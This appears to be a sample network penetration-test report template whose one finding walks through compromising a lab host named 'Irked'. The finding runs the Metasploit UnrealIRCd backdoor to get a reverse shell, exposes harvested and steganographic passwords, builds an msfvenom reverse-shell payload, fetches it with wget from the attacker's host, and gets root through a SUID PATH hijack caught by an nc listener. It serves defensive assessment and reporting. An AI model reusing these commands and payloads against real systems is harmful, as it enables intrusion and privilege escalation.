PENETRATION TESTING ASSESSMENT REPORT

Network Penetration Test

Your Company

January 1, 2020

alacrinet

ASSESSMENT INFORMATION

Alacrinet Details

Account Executive
Alacrinet
info@alacrinet.com
1.866.321.ANET

Pentesting Team
Alacrinet Team Member
Principal Sales Engineer
info@alacrinet.com
[phone number]

Alacrinet Team Member
Engagement Manager
info@alacrinet.com
1.866.321.ANET

Alacrinet Team Member
Senior Pentester
info@alacrinet.com
1.866.321.ANET

Client Details

Your Company
123 Broadway Ave
City, State, Zip
www.yourcompany.com

Contact Information
Client Contact Name
Title
Email
Phone number

Alacrinet Company Background

Alacrinet provides best-in-class security solutions, managed security services, and manual penetration testing to enterprises for a complete security approach that detects, protects, and remediates cyber attacks.

ENGAGEMENT OVERVIEW

Alacrinet's Network Penetration Testing employs the Penetration Testing Execution Standard (PTES) for a defined, repeatable, and high-quality assessment. Beginning with automated scanning and enumeration tools, a list of potential vulnerabilities is then accompanied by manual analysis, testing, and verification. Using a range of techniques and a vast internal knowledge base, Alacrinet's security assessors then attempt to safely exploit these identified flaws, highlighting and demonstrating the associated level of risk.

Summary of Scope

External Network Penetration Test

Group 1

- x External IP Addresses

Group 2 (Azure)

- x External IP Addresses

Engagement Timeframe

02/20/2020 – 02/28/2020

Environment Tested

Group 1	Group 2
xx.xxx.xx.xxx	xx.xxx.xx.xxx
xx.xxx.xx.xxx	xx.xxx.xx.xxx
xx.xxx.xx.xxx	
xx.xxx.xx.xxx	
xx.xxx.xx.xxx	

EXECUTIVE SUMMARY

Alacrinet was contracted to conduct a penetration test of specific systems at Your Company, Inc. in order to assess the security posture of the organization. The test was conducted in such a manner as to simulate an actual malicious attack against the specified systems on the network with the intent of determining potential points of access to the internal network through compromised systems.

When performing the test, the assessor was able to gain administrative level access to the following system:

- 10.10.10.117, “Irked”

The system was initially compromised due to outdated software with known vulnerabilities and administrative access was obtained due to weak administrative controls. The compromise was Critical and resulted in the exposure of sensitive information and enabled further access into the network.

A small number of low-risk vulnerabilities were found in NUMBER of the remaining nine systems. For further details on the results of this assessment, refer to the full report.

Recommendations

In order to address the security threats uncovered during the penetration test, we recommend that systems and their services are properly patched on a regular schedule. More stringent access control measures, such as IP whitelisting for SSH access, should also be implemented. Lastly, “security through obscurity” practices are strongly discouraged as a determined attacker is likely to find resources that were thought to be hidden. Find out more in the “References” section of this report.

VULNERABILITY SUMMARY

During the engagement, all previously agreed on in-scope systems were thoroughly tested for both common and uncommon vulnerabilities. The table below lists systems which were found to be affected by at least one vulnerability. The “Overall Risk Rating” is based on a combination of exploitation likelihood and severity and represents the highest risk vulnerability found for the given system. Systems for which no vulnerabilities were found are not listed in this table.

IP Address	# of Vulnerabilities	Overall Risk Rating
xx.xxx.xx.xx	1	Critical

CRITICAL
Critical risk of security controls being compromised and a fatal impact to an organization.

HIGH
High risk vulnerability that is a serious risk that can affect the organizations security

MEDIUM
Moderate risk to the organization security and should be fully addressed.

LOW
Low risk of security controls being compromised with measurable negative impacts.

INFORMATIONAL
Little to no impact to environment but may be a risk when combined with other circumstances and tech.

VULNERABILITY FINDINGS

UnrealIRCD 3.2.81 Backdoor Command Execution

Severity: Critical

Overview:

UnrealIRCD 3.2.81 is vulnerable to a remote backdoor command execution exploit disclosed under CVE-2010-2075. Because this vulnerability allows a remote attacker to execute commands, it is possible to gain access to the underlying system by using a malicious payload. Taking advantage of this exploit allowed the assessor low-privileged access to the system. After establishing this access, the assessor was able to gain administrative privileges due to improperly configured SUID permissions on a root-owned binary called “viewuser”.

Affected System:

xx.xxx.xx.xx

Affected Ports:

TCP xxxx

Steps to Reproduce:

Conducting a full tcp port scan with Nmap revealed open ports 22 (ssh), 80 (http), and 6697 (irc). The Nmap switch “-sV” enumerated the service version of the open ports and revealed that the IRC service running on port 6697 was UnrealIRCD, as shown in the screenshot on the following page.

```
Discovered open port 6697/tcp on 10.10.10.117
Completed SYN Stealth Scan at 18:17, 0.31s elapsed (1 total ports)
Initiating Service scan at 18:17
Scanning 1 service on 10.10.10.117
Completed Service scan at 18:17, 1.26s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.117.
Initiating NSE at 18:17
Completed NSE at 18:17, 0.01s elapsed
Initiating NSE at 18:17
Completed NSE at 18:17, 0.00s elapsed
Nmap scan report for 10.10.10.117
Host is up (0.15s latency).

PORT     STATE SERVICE VERSION
6697/tcp open  irc     UnrealIRCd
```

Browsing to the address of the web server on port 80 revealed a single-page site containing only a ".jpg" image file. Inspecting the page HTML source code showed the image to be titled "irked.jpg". At this point, no further information was gained from enumerating the web server.

The assessor did further research on the UnrealIRCD service and discovered a public exploit which was available as a module within Metasploit Framework, as shown in the screenshot below.

```
root@kali:~# searchsploit unrealircd
------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------
UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
UnrealIRCd 3.x - Remote Denial of Service
------------------------------------------------------------------
Shellcodes: No Result
root@kali:~#
```

*Finding a known public exploit for UnrealIRCd on ExploitDB

After loading the appropriate exploit module in Metasploit, minor adjustments needed to be made to the default option configurations for RHOST and RPORT to reflect the proper information for the target system. The exploit was then successfully run against the target which resulted in a reverse tcp shell thus granting low-privileged access to the system. This is illustrated in a screenshot below.

```
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.10.10.117
RHOST => 10.10.10.117
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RPORT 6697
RPORT => 6697
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 10.10.14.62:4444
[*] 10.10.10.117:6697 - Connected to 10.10.10.117:6697...
    :irked.htb NOTICE AUTH :*** Looking up your hostname...
[*] 10.10.10.117:6697 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo MrizY0BDTQXyXeoV;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "MrizY0BDTQXyXeoV\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (10.10.14.62:4444 -> 10.10.10.117:34201) at 2019-03-31 18:15:25 -0400

whoami
ircd
pwd
/home/ircd/Unreal3.2
```


*Successfully exploiting the service via Metasploit

The assessor then conducted post-exploitation enumeration which included browsing the accessible "/home" directory of the system. This revealed a directory for the user "djmardov", and the contents of this directory were enumerated with "ls -la". This uncovered a hidden file in the directory named ".backup" which the assessor was able to access and read. The contents of this file are shown in the following screenshot.

```
cd Documents
ls -la
total 16
drwxr-xr-x  2 djmardov djmardov 4096 May 15  2018 .
drwxr-xr-x 18 djmardov djmardov 4096 Nov  3 04:40 ..
-rw-r--r--  1 djmardov djmardov   52 May 16  2018 .backup
-rw-------  1 djmardov djmardov   33 May 15  2018 user.txt
cat .backup
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

*The contents of the ".backup" file found in the user directory


Based on the contents of the file, the assessor concluded that it contained a potential password that was likely associated with steganography. Steganography is a “security through obscurity” technique in which data is hidden inside the contents of another file, often an image file. Based on this, the assessor downloaded the “irked.jpg” file that had been previously found on the target system web server homepage and analyzed it on his attacking machine.



*Using steghide with the password from the “.backup” file


By using steghide to extract data from the image file, the assessor was able to obtain a hidden file called “pass.txt” with the password found in the aforementioned “.backup” file. The contents of the file appeared to be another password. As initial port scanning had revealed an open SSH server on the target system, the assessor attempted to access the server using the credentials “djmardov:Kab6h+m+bbp2J:HG”. This resulted in a successful login and granted access to the system as user “djmardov”.

With this fully interactive SSH shell access, the assessor continued post-exploitation enumeration with the intent of discovering a privilege escalation opportunity. Searching for SUID binaries on the system returned an interesting result which is shown below.



*Enumerating SUID permissions on the system

Executing the “viewuser” binary resulted in the message displayed in the following screenshot.



*The message displayed when running the “viewuser” binary

Further inspection of the binary using “strings” showed that it called the secondary binary “who”. Because viewuser was running with SUID root permissions, crafting a malicious payload, naming it “who”, downloading it to the target system, and changing the PATH variable to point to the proper directory could result in a root level shell by then executing viewuser. This process is shown in screenshots on the following page.

```
root@kali:/var/www/html# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.10.14.62 LPORT=443 -f elf -o who
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 68 bytes
Final size of elf file: 152 bytes
Saved as: who
root@kali:/var/www/html# service apache2 start
root@kali:/var/www/html#
```

*Generating a payload and preparing to transfer it via wget

```
djmardov@irked:/tmp$ wget http://10.10.14.62/who
--2019-03-31 18:32:44--  http://10.10.14.62/who
Connecting to 10.10.14.62:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 152
Saving to: 'who'

who                                 100%[=============================

2019-03-31 18:32:44 (31.6 MB/s) - 'who' saved [152/152]

djmardov@irked:/tmp$ chmod +x who
djmardov@irked:/tmp$ which viewuser
/usr/bin/viewuser
djmardov@irked:/tmp$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
```

```
root@kali:/var/www/html# nc -lvp 443
listening on [any] 443 ...
10.10.10.117: inverse host lookup failed: Unknown host
connect to [10.10.14.62] from (UNKNOWN) [10.10.10.117] 57770
whoami
root
```

*This screenshot shows the process leading to “root” privilege escalation

Remediation Recommendation:

A vendor update is available to address the vulnerability in UnrealIRCD. To further protect against exploitation, a stricter firewall policy should be introduced which provides adequate access control and filtering of ports. In addition, careful system management of mechanisms such as SUID settings is an important component of limiting privilege escalation opportunities for local users.

CONCLUSION

After successfully exploiting the target system, all remnants of the exploitation including the downloaded malicious payload were removed and the system was restored to normal functioning. Based on the criticality of the discoveries made during the penetration test, we strongly recommend urgent patching and review of administrative and access controls to include IP whitelisting for SSH access.

References

https://www.cvedetails.com/cve/cve-2010-2075
https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor
https://unix.stackexchange.com/questions/406245/limit-ssh-access-to-specific-clients-by-ip-address
https://en.wikipedia.org/wiki/Security_through_obscurity
https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-40r3.pdf